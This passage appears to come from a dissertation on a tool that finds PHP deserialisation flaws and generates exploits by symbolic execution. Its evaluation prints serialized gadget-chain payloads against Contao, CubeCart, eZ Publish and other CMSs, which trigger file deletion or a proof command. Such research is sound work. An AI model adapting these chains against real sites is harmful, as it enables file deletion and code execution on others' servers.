
For method summaries, the properties we store are the name of the method, the callees of the method and any potential sinks that method calls. We also include a target field which is used to store the next method in an exploitation path, if one is generated.

For class summaries, we store the name of the class and a list of methods belonging to that class.

For the program summary we store all the classes and all the methods in the program. This allows for efficient indexing of classes and methods, and also allows for us to compare callees with an object-insensitive global list of methods, which is important as we usually control the class and properties of initialised objects through deserialisation.

4.3 Data Flow Analysis: Graph Traversal

We represent our call multigraph as an incidence list, as we described in Chapter 3. We represent this list using a standard PHP two dimensional array. Take for example the following functions:



They are represented in PHP in a similar fashion to this:

```php
<?php
$graph = array(
  'f1' => array('f2'),
  'f2' => array('f3'),
  'f3' => array('f2'),
  'f4' => array('f1', 'f3'),
);
$graph['f1']; // easy access to callees
```

Once in this form we can apply the breadth-first search algorithm we describe in Analysing Object-Oriented Flow. We limit our search to paths with four nodes or less - we have yet to see any exploits that use more than this.

4.4 Vulnerability & Exploitation Paths

Once a path from source to sink has been established, we need to confirm that it is indeed a valid path, so that our analysis is precise. We also need to evaluate the constraints along that path, as well as generate payload information that the exploitation engine requires. This information includes:

- Object sensitivity - for example, knowing that the clearAll() function is not enough, the correct class for that implementation of clearAll() must be established
- Sensitive properties - properties are usually used as arguments to functions calls in class methods
- Path constraints - in each method there may be a set of multiple possible paths, and only a subset of these lead to the desired target. Take the example below:

```php
class A {
public function __destruct()
    {
        if (is_resource($this->resFile))
        {
            @fclose($this->resFile);
        }

        if (file_exists($this->strTemp))
        {
            @unlink($this->strTemp);
        }
    }
}
```

Suppose that our target in this case is to reach a call to `unlink(argument)` with an argument we control. Firstly, we establish that we need to instantiate an object of the class A, so that the correct `__destruct()` method is called. Then, we establish the argument to `unlink` as a sensitive property, `$this->strTemp`. Finally, we need to establish any constraints so that we may reach the call site, in this case, `file_exists($this->strTemp)`. Constraint solving is discussed further in this chapter.

4.5 Symbolic Execution

Our main method of exploring exploitation paths is through symbolic execution. For this, we implemented a novel symbolic execution engine for PHP, in Python.

The symbolic execution engine is called from the PHP static analysis script, passing these parameters:

- The class name and name of the method to be symbolically executed
- The filename where the method is located
- The line number of the target

This gives the engine enough information to know what to execute and where to evaluate constraints.

Our implementation is in object-oriented Python 3. We use various classes such as `SymbolicEmulator`, `Register`, `SymbolicValue`, `ConcreteValue`, `Program`, `Object`, and many others to hold information about the various aspects of symbolic PHP.

Given a filename, the first step is to compile PHP and extract bytecode from it. This can be done easily using the Vulcan Logic Dumper extension [vld] . This produces bytecode similar to the following format:

```
line     #* E I O op                           return  operands
-------------------------------------------------------------------
 117    0  E >   INIT_NS_FCALL_BY_NAME                  'Contao%5Cis_resource'
         1        FETCH_OBJ_FUNC_ARG           $0       'resFile'
         2        SEND_VAR_EX                           $0
         3        DO_FCALL_BY_NAME
         4      > JMPZ                                  $1, ->11
```

Important columns include:

- Line (line number) - this is useful for understanding what parts of PHP code correspond to bytecode, and in particular for knowing where certain functions (usually, sinks) are called
- Op (opcode) - this is the human readable identifier of a single operation that is performed by the PHP engine
- Return - this is the register where any value returned from the operation is put

- Operands - between zero and two arguments for the opcode, can be in different formats (register, string, line number etc.)

The next step is to parse the bytecode into a useful format - no shortcuts or innovations here, just a custom parser to be written. The parser scans through the bytecode dump character by character, storing the relevant information into our `Program` class.

Once parsed into a useful format, our engine runs the bytecode, as close to the original implementation (Zend engine) as possible.

4.6 Emulating the Zend Engine

The Zend engine, while open-source, is mostly undocumented. The bytecode and low-level internals, in particular, have no specification. The following descriptions come from various tests, reverse engineering and observations that we made while attempting to implement our symbolic emulator. The version of PHP that this emulation was based off of is 7.2.24, although it should easily work with any variant of PHP 7, and other versions with a little tweaking.

4.6.1 Registers

The Zend engine has four different types of registers. We were unable to find any documentation for these as well and as a result, these names were chosen fairly arbitrarily:

- Dollar registers (e.g. $1) - generally holding values corresponding to variables in PHP, abbreviated to dregisters
- Exclamation registers (e.g. !1) - generally holding temporary values, such as arguments for addition, abbreviated to vregisters
- Return registers (e.g.˜1) - holding values returned from operations and functions, abbreviated to rregisters
- Instruction pointer register - for keeping track of the current state of the program

The numbers on these registers are incremented throughout the program, and they are never reused. Large methods can often use hundreds of each type of register.

4.6.2 Bytecode

There are exactly 197 different PHP opcodes: these directly correspond to numeric identifiers which correspond to functions in the PHP engine. Each opcode is directly implemented as a C function, in this file: https://github.com/php/php-src/blob/php-7.2.24/Zend/zend_vm_def.h. An example is given below:

```
    ZEND_VM_HANDLER(1, ZEND_ADD, CONST|TMPVAR|CV, CONST|TMPVAR|CV)
{
    // ~50 lines of C code
    ...
}
```

The first argument is the numeric identifier for that opcode, the second argument is the human readable identifier for that opcode, and the third and fourth arguments are the operands - these can be of three different types (CONST, TMPVAR, or CV), which are discussed later.

Each opcode had to be studied and tested in depth, to ensure our implementation executed them correctly on operands of various types and in various contexts.

Our implementation tries to model the standard interpreter loop model as close as possible - we have a function handler for each opcode, and the symbolic emulator executes each opcode one by one with the relevant function handler. Below is an example of the function handler we have for the `ZEND_ECHO` opcode, which is used to write to stdout.

```python
# Handler for the ZEND_ECHO opcode
# Takes one operand
def ZEND_ECHO(idx, operands, path):
    if is_string(operands[0]):
        # If the operand is a string, write it to stdout
        # url unquote because PHP url encodes all strings
        path.stdout.write(urllib.parse.unquote_plus(operands[0]))
    else:
        # Otherwise, the operand will be a register
        # We get the value stored in the register
        value = path.registers.get_value(operands[0])
        # url unquote
        out_string = urllib.parse.unquote_plus(value)
        # Write to stdout of current process
        path.stdout.write(out_string)
    return 0
```

4.6.3 Values

In our implementation, we can represent values as being either symbolic or concrete. Examples of concrete values include the string '123abc', the integer 5, and the boolean 'true'. The Zend engine only operates on concrete values, but our symbolic implementation needs to implement support for symbolic values as well - values that we want to represent with logical formulae.

We define two classes, `ConcreteValue` and `SymbolicValue`, both of which inherit from the abstract `Value` class, which means we can define a common set of functions that operate on values. Concrete values are stored as is, whereas symbolic values are stored as symbolic expression strings, which we can use with our SMT solver.

4.6.4 Object Properties

Often, when executing methods we come across code that accesses object properties, both for reading and writing. These properties are not necessarily instantiated in the method we are executing. If they are not instantiated, we can just treat them as symbolic values. This way we can evaluate them if they are constraints on our path or sensitive properties, and if they're not constraints or sensitive properties they don't affect our analysis and we don't need to deal with them in any concrete sense.

4.6.5 Branching

One very useful property of symbolic execution is that we can explore all possible branches, by forking at each branch into multiple execution paths. In our implementation we create a deep copy of the current program process and set the instruction pointer to where the program branches to. The processes are executed in no particular order - they are put into an unordered list.

We store the constraints on that branch for each path while we are executing. When we come to evaluate which execution path we want to take to reach our intended goal, we can solve the constraints along that particular execution path.

One problem that arises when evaluating execution paths is that the set of constraints along a particular path may be a superset of the the set of constraints for a particular point along that path. This is especially true if a program has a large number of small `if` statements - paths will branch a lot but will end up executing much of the same code.

To avoid having to work with more constraints than are necessary, we choose the path that has the smallest number of constraints and reaches the target, and then resolve any unnecessary constraints. If one path has the constraint `a` and another has the constraint `!a`, and the rest of their constraints are identical, we remove the constraints `a` and `!a`. We also track constraints by location, i.e. where they are applied to the path. If the constraint is applied after we reach the target, we ignore it.

4.6.6 Function Calls

PHP has a variety of different ways of calling functions, depending on whether they are methods, library functions, in the current namespace, and various other factors. PHP prepares function calls by calling `INIT_FCALL_BY_NAME` with the name of the function, although if the function is potentially part of a namespace, like ExampleNamespace\function, it calls `INIT_NS_FCALL_BY_NAME`. The opcodes `INIT_METHOD_CALL` and `INIT_STATIC_METHOD_CALL` are used to prepare method and static method calls, respectively.

Either `SEND_VAR_EX` or `SEND_VAL_EX` is used to push function arguments onto the stack - one is for variables, and one for raw values - strings, integers etc. There are variations on these opcodes for variables that are passed by reference. The implementation described here also pushes the return address onto the stack - it is not clear how this is implemented in the Zend engine.

Finally, the `DO_FCALL_BY_NAME/DO_FCALL/DO_ICALL` opcodes are called, and PHP jumps to the location of the initialised function.

4.6.7 PHP Built-ins

PHP contains a large amount of built-in functions, such as `file_exists()`, `is_resource()`, `system()`, and over a thousand others.

These are usually implemented in C, either as part of the Zend engine itself or as part of extensions, such as the MySQLi extension.

These represent a large challenge in the implementation of a symbolic execution engine - our engine only operates on PHP. There were a few options available:

- Symbolically execute with a C/binary symbolic execution engine such as KLEE [Cadar et al., 2008]/angr [Shoshitaishvili et al., 2016]
- Simulate built-in functions within the engine itself

We decided to simulate built-in functions within the engine itself, for multiple reasons. While more time consuming, this allows for much greater flexibility and control over the operations and evaluations of these functions. For example, if we have a constraint such as `is_resource(input)`, we can directly specify what will make this return true.

In the same sense as object properties, in this implementation we only need to care about functions that might affect our constraints. Built-in functions rarely cause side-effects and we believe these side-effects don't affect our analysis. Note that we don't know this for sure - it's very difficult to make a sure statement like this about a language like PHP that has virtually no guarantees about its behaviour, but this is what we have observed. Our way of dealing with built-in functions is one of the weaker aspects of our engine, and it is one of the aspects that makes our analysis soundy, rather than sound.

As an example of our methodology, take the function `is_resource($var)`. This returns a boolean depending on whether or not `$var` is a resource. A resource is defined as a special type of variable that holds special handles to open files, database connections, and various other objects. The only situation where the result of this call matters to us is if it creates a constraint on our path or payload, for example:

```php
<?php

if (is_resource($this->file)){
    echo stream_get_contents($this->file);
}

?>
```

In this case, if we want to reach the line beginning with `echo`, we have to set our current object's file property to be a resource. When symbolically executing this we would branch at the resource check, adding `is_resource($this->file)` as a constraint to the branch that executes the line beginning with `echo`. Then, when it comes to evaluating constraints, we can generate a resource that satisfies this before our constraints get passed to our SMT solver, as the SMT solver can't evaluate such constraints.

The code that handles this built-in looks like:

```
def PHP_is_resource(obj, path):
    path.add_builtin_constraint("is_resource(" + obj + ")")
    return SymbolicValue(Boolean())

def evaluate_is_resource():
    return # serialised PHP resource
```

4.7 Condition State

One problem with implementing our engine is that we have to keep track of expressions before they are evaluated, so that we can add expressions as constraints when the program branches. The PHP engine doesn't do this because it has no need to keep track of expressions. The cleanest way of dealing with this seems to be implementing a form of lazy evaluation for all PHP expressions, but this was too far removed from PHP's (non-lazy) implementation for us to be comfortable implementing it.

Our final implementation contains an elegant solution to this problem: our symbolic expressions are evaluated lazily, meaning that when constraints are added we can add the original expressions, and we only evaluate these expressions only when they are needed - usually when they are needed to calculate constraints.

4.8 Types

4.8.1 Program Level

PHP is a weakly typed language, and as a result operations often have a range of different behaviours depending on the types of values they are operating on. For example, the code handling ZEND_ADD (usage of the '+' operators), when massively simplified looks something like:

```
if type(op1) == long:
    if type(op2) == long:
        long_add(op1, op2)
    else if type(op2) == double:
        double_add((double)op1, op2)
else if type(op1) == double:
    if type(op2) == double:
        double_add(op1, op2)
    else if type(op2) == long:
        double_add(op1, (double)op2)
else:
    if type(op1) == string:
        convert_scalar_to_number(op1)
    if type(op2) == string:
        convert_scalar_to_number(op2)
```

```
add(op1, op2)
```

The above example is fairly easy to implement - `long_add` calls `double_add` internally (with additional checks for overflows), and `double_add` uses the C addition operator. The `convert_scalar_to_number` function is too lengthy to discuss here, but in short it tries to coerce the argument into a number. If the argument is a string, it will scan from the start of the string, converting digits into a number, until it reaches a non-digit character.

This leads to some interesting behaviours being exhibited. For example, the result of ”123abc” + ”321edf” is the integer 444.

Due to complexity and uniqueness of this type system there are no shortcuts we can take with implementing it. We have a class for each type in PHP (Object, String, Integer, Float, Boolean, Array, Null, Resource), and each value has a type.

4.8.2 Bytecode Level

At a bytecode level there are three different types: TMPVAR, VAR and CV. CVs seem to correspond to variables defined in the program, while TMPVARs/VARs seem to correspond with temporary values used by the program. We couldn’t find any differences between where TMPVARs and VARs are used.

4.9 Constraint Solving

Once all paths have been explored, we want to find a satisfiable path that leads to our target. Each path stores its constraints as it executes. Firstly, we need to evaluate special, PHP specific constraints that an SMT solver can’t deal with. An example of this is given above for the `is_resource` built-in function. Generally we hard code solutions to these constraints - we know what a resource looks like in PHP, so we just return a resource.

Then, we feed the remaining constraints into the Z3 SMT solver [De Moura and Bjørner, 2008], which returns whether or not the constraints are satisfiable, and if so, what conditions satisfy them. We implement this using the Z3Py API, which lets us express and solve constraints in Python.

We pass these constraint solutions, along with information about the exploitation path and sensitive properties on to the exploit generation engine.

4.10 Exploit Generation

With information about objects, properties and constraints, we can construct a deserialisation exploit that will show the existence of a vulnerability. We implemented a parser that takes in this information, and builds up a serialised payload character by character, according to the PHP serialisation specification.

Each sink has a specific payload corresponding to it. For example, the `system()` sink's payload for Unix is `touch /tmp/exploit_worked`. This is a non-destructive action that will create an empty file called `exploit_worked` in the server's temporary directory. This directory should be writable by all users, so there will be no issues with permissions. The owner of that server can look in the temporary directory, and if they see this file then they know the exploit has worked.

Similarly, the `unlink()` sink's payload is `/tmp/exploit_worked`. Before running the exploit, the user is instructed to create a file on the server called `/tmp/exploit_worked`. After the exploit has run, the user checks the `/tmp` directory - if the file is no longer there, then the user knows the `unlink()` call has succeeded and the expoit executed.

As an example, take the following piece of code:

```
class TempFile {
public function __destruct()
    {
        if (is_resource($this->resFile))
        {
            @fclose($this->resFile);
        }

        if (file_exists($this->strTemp))
        {
            @unlink($this->path);
        }
    }
}
```

Our target here is the call to `unlink($this->path)`. Our analysis establishes the object name: `TempFile`, the constraint `file_exists($this->strTemp)`, and the sensitive property: `path`.

The built-in constraint solver assumes that a file called `/proc/self/exe` exists - this is a valid assumption, as `/proc/self/exe` will almost (discussed in Chapter 6) always exist on a Unix system - it is the file that refers to the current executable. As a result, the built-in constraint solver has returned `$this->strTemp == '/proc/self/exe'` for the path's constraints.

Taking this information as an input the exploit generator outputs the payload string:

```
O:8:"TempFile":2:{s:4:"path";s:19:"/tmp/exploit\_worked";
s:7:"strTemp";s:14:"/proc/self/exe";}
```

This is a valid exploit for the above piece of code.

Chapter 5

Evaluation

5.1 Ensuring Soundness of Symbolic Execution

As our symbolic execution engine is emulating the PHP Zend engine, we must ensure it is sound. If our engine is operating purely on concrete values, then it must operate identically to the PHP engine. If it does not, then all of our analyses are unsound, as we can not trust the underlying engine.

To fully test the engine we needed an enormous amount of PHP code. We could have either found PHP code online to use for tests, or generate our own. We decided on a fuzzing-based code generation approach, as we believed this would provide more comprehensive coverage of PHP's language features.

We took a grammar-based fuzzing approach over random fuzzing, mainly because we needed our test cases to be valid snippets of PHP code. We decided on using the Dharma [dha] grammar fuzzer, which takes in an input grammar file and outputs any number of grammatically correct random test cases.

We wrote our own mini grammar for PHP, for two reasons. To measure whether or not our engine operates identically to the Zend engine, we must be able to observe outputs from the test cases. By writing our own grammar we could ensure test cases that outputted variable values were generated. Unfortunately Dharma's grammars are expressed in a custom format, and adapting an existing full PHP grammar for this was infeasible due to time constraints. While we could only express a subset of PHP by writing our own mini grammar, this was enough to highlight several discrepencies between our engine and the Zend engine.

We wrote a harness to run the test cases, highlight discrepencies and log any results. We ran the fuzzer over 10,000 iterations, repeating once we had fixed the various bugs it highlighted, until no bugs were found over 100,000 iterations.

5.2 Vulnerability Discovery & Exploit Generation

As described in Chapter 3, we chose 10 different web applications for our test suite. For each application, we ran both parts of our tool, recording any results. We ran the tool on an HP Pavilion Gaming Laptop 15-dk0xxx, running Arch Linux. The laptop's CPU is an Intel i7-9750H @ 4.500GHz, and it has 24 GB of RAM.

All times were recorded using the GNU `time` utility.

Name	Time (seconds)	Vulnerability Found	Exploit Generated
Contao CMS	12.0	Yes	Yes
CubeCart	7.7	Yes	Yes
Joomla	20.9	No	No
eZ Publish CMS	198.9	No	Yes
GLPI	23.6	No	No
WordPress	15.4	Yes	No
Dotclear	7.0	No	No
Exponents CMS	27.3	No	Yes
Tiki Wiki CMS	57.8	No	Yes
ImpressCMS	141.8	No	No

The exploits generated for each application are shown below.

Contao CMS:

```
 O:9:"ZipWriter":1:{s:14:"$this->strTemp";
 s:19:"/tmp/exploit_worked";}
```

CubeCart:

```
 O:24:"Smarty_Internal_Template":2:{s:6:"smarty";O:24:
 "Smarty_Internal_Template":1:{s:13:"cache_locking";s:1:"1";}
 s:6:"cached";O:24:"Smarty_Internal_Template":3:
 {s:9:"is_locked";s:1:"1";s:7:"h
andler";O:34:"Smarty_Internal_CacheResource_File":0:{}
s:7:"lock_id";s:19:"/tmp/exploit_worked";}}
```

Exponents CMS:

```
O:24:"Smarty_Internal_Template":2:{s:6:"smarty";O:24:
"Smarty_Internal_Template":1:{s:13:"cache_locking";s:1:"1";}
s:6:"cached";O:24:"Smarty_Internal_Template":3:
{s:9:"is_locked";s:1:"1";s:7:"h
andler";O:34:"Smarty_Internal_CacheResource_File":0:{}
s:7:"lock_id";s:19:"/tmp/exploit_worked";}}
```

ezPublish:

```
O:12:"ProcessPipes":1:{s:5:"files";a:1:{i:0;s:19:
"/tmp/exploit_worked;}}
```

Tiki Wiki CMS:

```
O:16:"PreloadedContent":1:{s:13:"temporaryFile";
s:19:"/tmp/exploit_worked";}
```

5.3 Analysis

5.3.1 Vulnerability Discovery

The tool found vulnerabilities corresponding to two out of the three CVEs already present in the tested software, and one new vulnerability.

The third CVE was not found. This is because Joomla uses a custom library to parse inputs, rather than standard GET and POST handlers. There are a total of six calls to GET and POST handlers in all of Joomla. To find this, our tool would have to have support for the library - this wouldn't be difficult to implement, but it would need to be done for each application using a custom library (which, fortunately, is not many).

The tool discovered a novel deserialisation vulnerability in a widget handler for WordPress 5.3.2. That version is several months out of date, but the vulnerability exists in the current stable release as well. The details have been disclosed to the WordPress security team, and a CVE for it should be released once the details have been processed.

5.3.2 Exploit Generation

As can be seen, our tool successfully generated concrete exploits against five of the ten web applications tested. The exploits for CubeCart and Exponents CMS are particularly complex, they involve several constraints, multiple method calls and three different objects. Note that the same exploit is generated for both - this is because they both use the same underlying templating system, and this exploit targets the templating system.

The exploits generated for the other three applications are fairly simple, and the ezPublish exploit shows that we can also deal with array elements.

There was no exploit generated for Joomla: logging showed that the tool found a path to an `unlink()` call but the argument to the sink was an MD5 hash of a value we controlled, and thus was useless.

There was also no exploit generated for GLPI. Looking through the code we realised that the code is not written in an object-oriented style, therefore making it impossible to construct an exploit. We counted one call to `__destruct()`/`__wakeup()` in the whole application. We note that [Dahse et al., 2014] did not manage to generate any exploits either.

There was no exploit generated for WordPress. The reason for this is not obvious: it is a large, object-oriented application, and has many `__destruct()`/`__wakeup()` calls. We tried to generate some chains manually and were unable to do so, we can only assume that WordPress has been hardened due to its prevalence across the web. We note that [Dahse et al., 2014] did also not generate any exploits for WordPress.

There was no exploit generated for Dotclear either. This is because Dotclear is a small application, there were very few methods to work with. There were a total of three calls to `__destruct`/`__wakeup`. This highlights one of the limitations of our tool and code reuse attacks in general: if there is not enough code to reuse then we can't generate an exploit.

There was no exploit generated for ImpressCMS. We analysed the code and found that, in a similar vein to GLPI, the code is not written in an object-oriented style and as such, it is fairly invulnerable to deserialisation exploits.

We believe this clearly shows that the exploit generation aspect of our tool is successful. The tool successfully generated exploits against five out of the ten tested applications, and as far as we investigated it did not miss exploits in the other five, rather, none existed.

The tool completely satisfies our requirements. The tool is easy to use and is fully automated - for each test case, we ran the tool, giving it only the path to the test case's code, and it ran to completion.

On the largest tested web application, eZ Publish CMS, which contains 1,285,657 lines of PHP code, it took 198.9 seconds to perform a full analysis and generate an exploit. In comparison, the work of [Dahse et al., 2014] on their largest tested web application (347,682 PHP LOC), took 676 seconds. We believe our analysis is significantly quicker due to the combined static and dynamic analysis approach we took.

Chapter 6

Conclusions

We have implemented and designed a large scale system that analyses PHP code for deserialisation vulnerabilities and generates exploits for them. It does so in a precise and scalable manner, and at a significantly faster speed than previous works. We have implemented a prototype of a symbolic execution engine for PHP.

We have found a novel vulnerability in a large web application and generated exploits for several others.

There are many ways this project can be improved on. In our symbolic execution engine we implemented the instructions and functions that were necessary for our analyses, there are still many that need to be implemented for edge cases. This is purely an issue of time - the architecture is set up to be easily extendable, and it is simple to add new opcodes and functions.

As mentioned in Scalability, there are some issues with the scalability of symbolic execution. We have implemented a solution but it is not an optimal one. Improving upon this solution would make the tool more scalable and more accurate.

While we execute the code symbolically to generate as accurate an exploit as we can, there are always factors that can cause exploits to fail, such as environment issues, or incorrect built-in assumptions. Ideally this tool should be able to run the exploit itself and check to see if it is successful or not. This would also make it clear to users how to reproduce the exploits this tool generates.

The data flow analysis techniques we have implemented can be applied to a variety of different vulnerability classes. Taking the tools and techniques used in this project and applying them to other vulnerability classes is a promising future direction.

Bibliography

CVE-2013-1465. URL https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-1465. Accessed: 2020-04-24.

CVE-2013-2225, a. URL https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2225. Accessed: 2020-04-24.

CVE-2014-1860, b. URL https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-1860. Accessed: 2020-04-24.

Dharma . URL https://blog.mozilla.org/security/2015/06/29/dharma/. Accessed: 2020-04-24.

OWASP Top 10 2020 . URL https://owasp.org/www-project-top-ten/. Accessed: 2020-04-24.

A PHP parser written in PHP . URL https://github.com/nikic/PHP-Parser. Accessed: 2020-04-24.

Vulcan Logic Dumper . URL https://github.com/derickr/vld. Accessed: 2020-04-24.

Usage statistics and market share of php for websites, january 2020, 2020. URL https://w3techs.com/technologies/details/pl-php. Accessed: 2020-04-24.

A. Alhuzali, B. Eshete, R. Gjomemo, and V. Venkatakrishnan. Chainsaw: Chained automated workflow-based exploit generation. pages 641–652, 10 2016. doi: 10.1145/2976749.2978380.

A. Alhuzali, R. Gjomemo, B. Eshete, and V. Venkatakrishnan. NAVEX: Precise and scalable exploit generation for dynamic web applications. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 377–392, Baltimore, MD, Aug. 2018. USENIX Association. ISBN 978-1-939133-04-5. URL https://www.usenix.org/conference/usenixsecurity18/presentation/alhuzali.

T. Avgerinos, S. Cha, B. Hao, and D. Brumley. Aeg: Automatic exploit generation. volume 57, 01 2011. doi: 10.1145/2560217.2560219.

R. Baldoni, E. Coppa, D. C. D'elia, C. Demetrescu, and I. Finocchi. A survey of symbolic execution techniques. *ACM Comput. Surv.*, 51(3), May 2018. ISSN 0360-0300. doi: 10.1145/3182657. URL https://doi.org/10.1145/3182657.

D. Brumley, P. Poosankam, D. Song, and J. Zheng. Automatic patch-based exploit generation is possible: Techniques and implications. pages 143–157, 06 2008. ISBN 978-0-7695-3168-7. doi: 10.1109/SP.2008.17.

C. Cadar, D. Dunbar, and D. Engler. Klee: Unassisted and automatic generation of high-coverage tests for complex systems programs. In *Proceedings of the 8th USENIX Conference on Operating Systems Design and Implementation*, OSDI'08, page 209–224, USA, 2008. USENIX Association.

S. K. Cha, T. Avgerinos, A. Rebert, and D. Brumley. Unleashing mayhem on binary code. In *Proceedings of the 2012 IEEE Symposium on Security and Privacy*, SP '12, page 380–394, USA, 2012. IEEE Computer Society. ISBN 9780769546810. doi: 10.1109/SP.2012.31. URL `https://doi.org/10.1109/SP.2012.31`.

J. Dahse, N. Krein, and T. Holz. Code reuse attacks in php: Automated pop chain generation. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, CCS '14, page 42–53, New York, NY, USA, 2014. Association for Computing Machinery. ISBN 9781450329576. doi: 10.1145/2660267.2660363. URL `https://doi.org/10.1145/2660267.2660363`.

DARPA. Cyber grand challenge (cgc), 2016. URL `https://www.darpa.mil/program/cyber-grand-challenge`. Accessed: 2020-04-24.

L. De Moura and N. Bjørner. Z3: An efficient smt solver. In *Proceedings of the Theory and Practice of Software, 14th International Conference on Tools and Algorithms for the Construction and Analysis of Systems*, TACAS'08/ETAPS'08, page 337–340, Berlin, Heidelberg, 2008. Springer-Verlag. ISBN 3540787992.

D. Hauzar and J. Kofron. Framework for Static Analysis of PHP Applications. In J. T. Boyland, editor, *29th European Conference on Object-Oriented Programming (ECOOP 2015)*, volume 37 of *Leibniz International Proceedings in Informatics (LIPIcs)*, pages 689–711, Dagstuhl, Germany, 2015. Schloss Dagstuhl–Leibniz-Zentrum fuer Informatik. ISBN 978-3-939897-86-6. doi: 10.4230/LIPIcs.ECOOP.2015.689. URL `http://drops.dagstuhl.de/opus/volltexte/2015/5243`.

S. Heelan and D. Kroening. Msc computer science dissertation automatic generation of control flow hijacking exploits for software vulnerabilities. 2009.

J. Huang. *Building An Abstract-Syntax-Tree-Oriented Symbolic Execution Engine for PHP Programs*. PhD thesis, Wright State University, 2018.

S. Huang, H. Lu, W. Leong, and H. Liu. Craxweb: Automatic web application testing and attack generation. In *2013 IEEE 7th International Conference on Software Security and Reliability*, pages 208–217, 2013.

J. C. King. Symbolic execution and program testing. *Commun. ACM*, 19(7):385–394, July 1976. ISSN 0001-0782. doi: 10.1145/360248.360252. URL `https://doi.org/10.1145/360248.360252`.

B. Livshits, D. Vardoulakis, M. Sridharan, Y. Smaragdakis, O. Lhoták, J. Amaral, B.-Y. Chang, S. Guyer, U. Khedker, and A. Møller. In defense of soundiness: A manifesto. *Communications of the ACM*, 58:44–46, 01 2015. doi: 10.1145/2644805.

S. Mühlbauer. oak, 2018. URL `https://github.com/smba/oak`. Accessed: 2020-04-17.

J. Obdržálrk and M. Trtik. Efficient loop navigation for symbolic execution. volume 6996, 07 2011. doi: 10.1007/978-3-642-24372-1_34.

A. Sanyal, B. Sathe, and U. Khedker. *Data flow analysis: theory and practice*. CRC Press, 2009.

K. Sen. Concolic testing. In *Proceedings of the Twenty-Second IEEE/ACM International Conference on Automated Software Engineering*, ASE '07, page 571–572, New York, NY, USA, 2007. Association for Computing Machinery. ISBN 9781595938824. doi: 10.1145/1321631.1321746. URL `https://doi.org/10.1145/1321631.1321746`.

Y. Shoshitaishvili, R. Wang, C. Salls, N. Stephens, M. Polino, A. Dutcher, J. Grosen, S. Feng, C. Hauser, C. Kruegel, and G. Vigna. SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis. In *IEEE Symposium on Security and Privacy*, 2016.

Y. Smaragdakis, M. Bravenboer, and O. Lhoták. Pick your contexts well: Understanding object-sensitivity. In *Proceedings of the 38th Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL '11, page 17–30, New York, NY, USA, 2011. Association for Computing Machinery. ISBN 9781450304900. doi: 10.1145/1926385.1926390. URL `https://doi.org/10.1145/1926385.1926390`.

B. van Arnhem. phpscan, 2017. URL `https://github.com/bartvanarnhem/phpscan`. Accessed: 2020-04-17.

D. Wheeler. Sloccount. URL `http://www.dwheeler.com/sloccount/`. Accessed: 2020-04-24.